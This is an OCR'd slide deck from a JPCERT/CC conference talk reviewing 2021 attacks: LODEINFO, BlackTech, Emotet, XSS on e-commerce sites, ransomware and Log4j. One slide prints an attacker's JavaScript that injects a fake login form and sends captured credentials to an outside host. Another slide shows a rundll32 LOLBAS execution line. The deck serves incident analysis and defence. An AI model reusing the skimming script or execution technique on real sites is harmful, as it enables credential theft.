Japan Security Analyst Conference 2022
(オープニングトーク)

# 2021年のインシデントを振り返る

JPCERTコーディネーションセンター
インシデントレスポンスグループ
椎木 孝斉

2022年1月27日

# 2大攻撃タイプ

## 標的型

(組織内情報の窃取を目的とした攻撃)

## ばらまき系

(金銭の窃取を目的とした攻撃)


Copyright ©2022 JPCERT/CC All rights reserved.


# 標的型攻撃


Copyright ©2022 JPCERT/CC All rights reserved.

# LODEINFO


Copyright ©2022 JPCERT/CC All rights reserved.

# バージョンの変化






Copyright ©2022 JPCERT/CC All rights reserved.

# 起動方式の変化

## DLLサイドローディング (v0.3.x)

## DLLサイドローディング LOLBAS経由(v0.4.x)

**実行**: rundll32.exe advpack.dll,RegisterOCX **<実行ファイルのパス>**





Copyright ©2022 JPCERT/CC All rights reserved.
Japan Computer Emergency Response Team Coordination Center JPCERT CC®

# コマンドの変化

| v0.4.6 | v0.4.7-v0.4.9 | v0.5.6 |
|---|---|---|
| •cd, ls<br>•send, recv<br>•cat<br>•memory<br>•kill<br>•ver<br>•command<br>•print<br>•rm<br>•ransom<br>•keylog<br>•mv, cp, mkdir<br>•ps, pkill | •cd, ls<br>•send, recv<br>•cat<br>•memory<br>•kill<br>•ver<br>•command<br>•print<br>•rm<br>•ransom<br>•keylog<br>•mv, cp, mkdir<br>•ps, pkill | •cd, ls<br>•send, recv<br>•cat<br>•memory<br>•kill<br>•ver<br>•command<br>•print<br>•rm<br>•ransom<br>•keylog<br>•mv, cp, mkdir<br>•ps, pkill<br><br>**•comc**<br>**•autorun**<br>**•(config)** |

**( ): コマンドのみの追加**
**(機能は未実装)**


Copyright ©2022 JPCERT/CC All rights reserved.

# BlackTech


Copyright ©2022 JPCERT/CC All rights reserved.


# Gh0stTimes (Gh0stRATとの類似性)

Gh0stTimes(CFileManager)

Gh0stRAT(CFileManager)


Copyright ©2022 JPCERT/CC All rights reserved.

# Gh0stTimes のパネル(Times)





Copyright ©2022 JPCERT/CC All rights reserved.


# ばらまき系攻撃



Copyright ©2022 JPCERT/CC All rights reserved.

# Emotet


Copyright ©2022 JPCERT/CC All rights reserved.

# Emotet テイクダウン






Copyright ©2022 JPCERT/CC All rights reserved.

# Emotet 再始動




(2021.12.1 追加情報)
メール内のリンクをクリックすると、図7のようなPDFのプレビュー用アプリケーションを装ったページへ遷移する例を確認しています。
画面のリンクをクリックすると図8のようなアプリケーションのインストール要求が表示され、インストールしてしまうと、アプリケーションがEmotetをダウンロードし、Emotetに感染してしまいます。

(2021.11.19 追加情報)
2021/11/14から活動再開が確認されたEmotetでは、メールにdocmファイル、xlsmファイル、パスワード付きzipファイルが添付されるケースを確認しています。また、メール内のリンクからdocmファイル、xlsmファイルがダウンロードされるケースを確認しています。


(2021.11.19 追加情報)
2021年11月14日より活動が再開されているEmotetの感染有無も「EmoCheck」 v2.0で確認できます。

Copyright ©2022 JPCERT/CC All rights reserved.

# ECサイトのクロスサイトスクリプティング脆弱性を悪用した攻撃


Copyright ©2022 JPCERT/CC All rights reserved.


# 攻撃の流れ





Copyright ©2022 JPCERT/CC All rights reserved.

# 管理者アカント情報の窃取





XSSを狙った不正な注文

```
function create_form(e)
{
  var f=document.createElement("form");
  f.id="safeFoem";
  document.getElementsByTagName("body")[0].appendChild(f);
  var b=document.createElement("input");
  b.type="username";
  b.name="username";
  b.id="username";
  f.appendChild(b);
  var e=document.createElement("input");
  e.name="password";
  e.type="password";
  e.id="password";
  f.appendChild(e)
}
var d="location="+window.location.href+Math.random()+"&key="+username+"&session="+password
function postrecMain3(a,b)
{
  var c=null;
  try
  {
    c=new XMLHttpRequest()
  }
  catch(e)
  {
    c=new ActiveXObject("Microsoft.XMLHTTP")
  }
  c.open("post",b,true);
  c.setRequestHeader('content-type','application/x-www-form-urlencoded');
  c.send(a)
}
del_form();
postrecMain3(d,"https://77i.co/jquery.js.php?do=api&id=CbSt")
```


情報窃取用JavaScript


Copyright ©2022 JPCERT/CC All rights reserved.

# クレジットカード情報等の窃取




攻撃の流れ



情報窃取用JavaScript

情報送信用JavaScript


Copyright ©2022 JPCERT/CC All rights reserved.

# 侵入型
# ランサムウェア攻撃


Copyright ©2022 JPCERT/CC All rights reserved.

# JPCERT/CCで報告を受けたランサムウェアの例

| | | | |
|---|---|---|---|
| Magniber | Ryuk | Eiking | Snatch |
| Hive | Medusalocker | Avaddon | Lockbit |
| Ragnar Locker | AgeLocker | AvosLocker | |


Copyright ©2022 JPCERT/CC All rights reserved.


# 情報発信(FAQ)

## 侵入型ランサムウェア攻撃を受けたら読むFAQ

最終更新: 2022-01-13

ランサムウェアを用いた攻撃は、一台から数台の端末の感染被害から、業務停止を引き起こす大規模な感染被害に至るものまでさまざまです。本FAQでは、企業や組織の内部ネットワークに攻撃者が「侵入」した後、情報窃取やランサムウェアを用いたファイルの暗号化などを行う攻撃の被害に遭った場合の対応のポイントや留意点などをFAQ形式で記載します。

JPCERT/CCでは、こうした攻撃を他のランサムウェアを用いた攻撃と区別し、**「侵入型ランサムウェア攻撃」**と呼びます。




[図1：侵入型ランサムウェア攻撃の特徴のイメージ]


ネットワーク内部の複数のシステムでファイルの拡張子が変わり開封できなくなった、自組織から窃取されたとみられるファイルを暴露する投稿が行われた、または攻撃者から通知が届いたなどの状況を確認している場合、この攻撃の被害を受けている可能性があります。被害に遭われた企業や組織のCSIRTおよび情報セキュリティ担当の方は、インシデント対応を進める上での参考情報として本FAQをご活用ください。


Copyright ©2022 JPCERT/CC All rights reserved.

# Apache Log4jの脆弱性(CVE-2021-44228)を悪用する攻撃


Copyright ©2022 JPCERT/CC All rights reserved.


# 攻撃シナリオ





Copyright ©2022 JPCERT/CC All rights reserved.
Japan Computer Emergency Response Team Coordination Center JPCERT CC®

# 攻撃観測状況




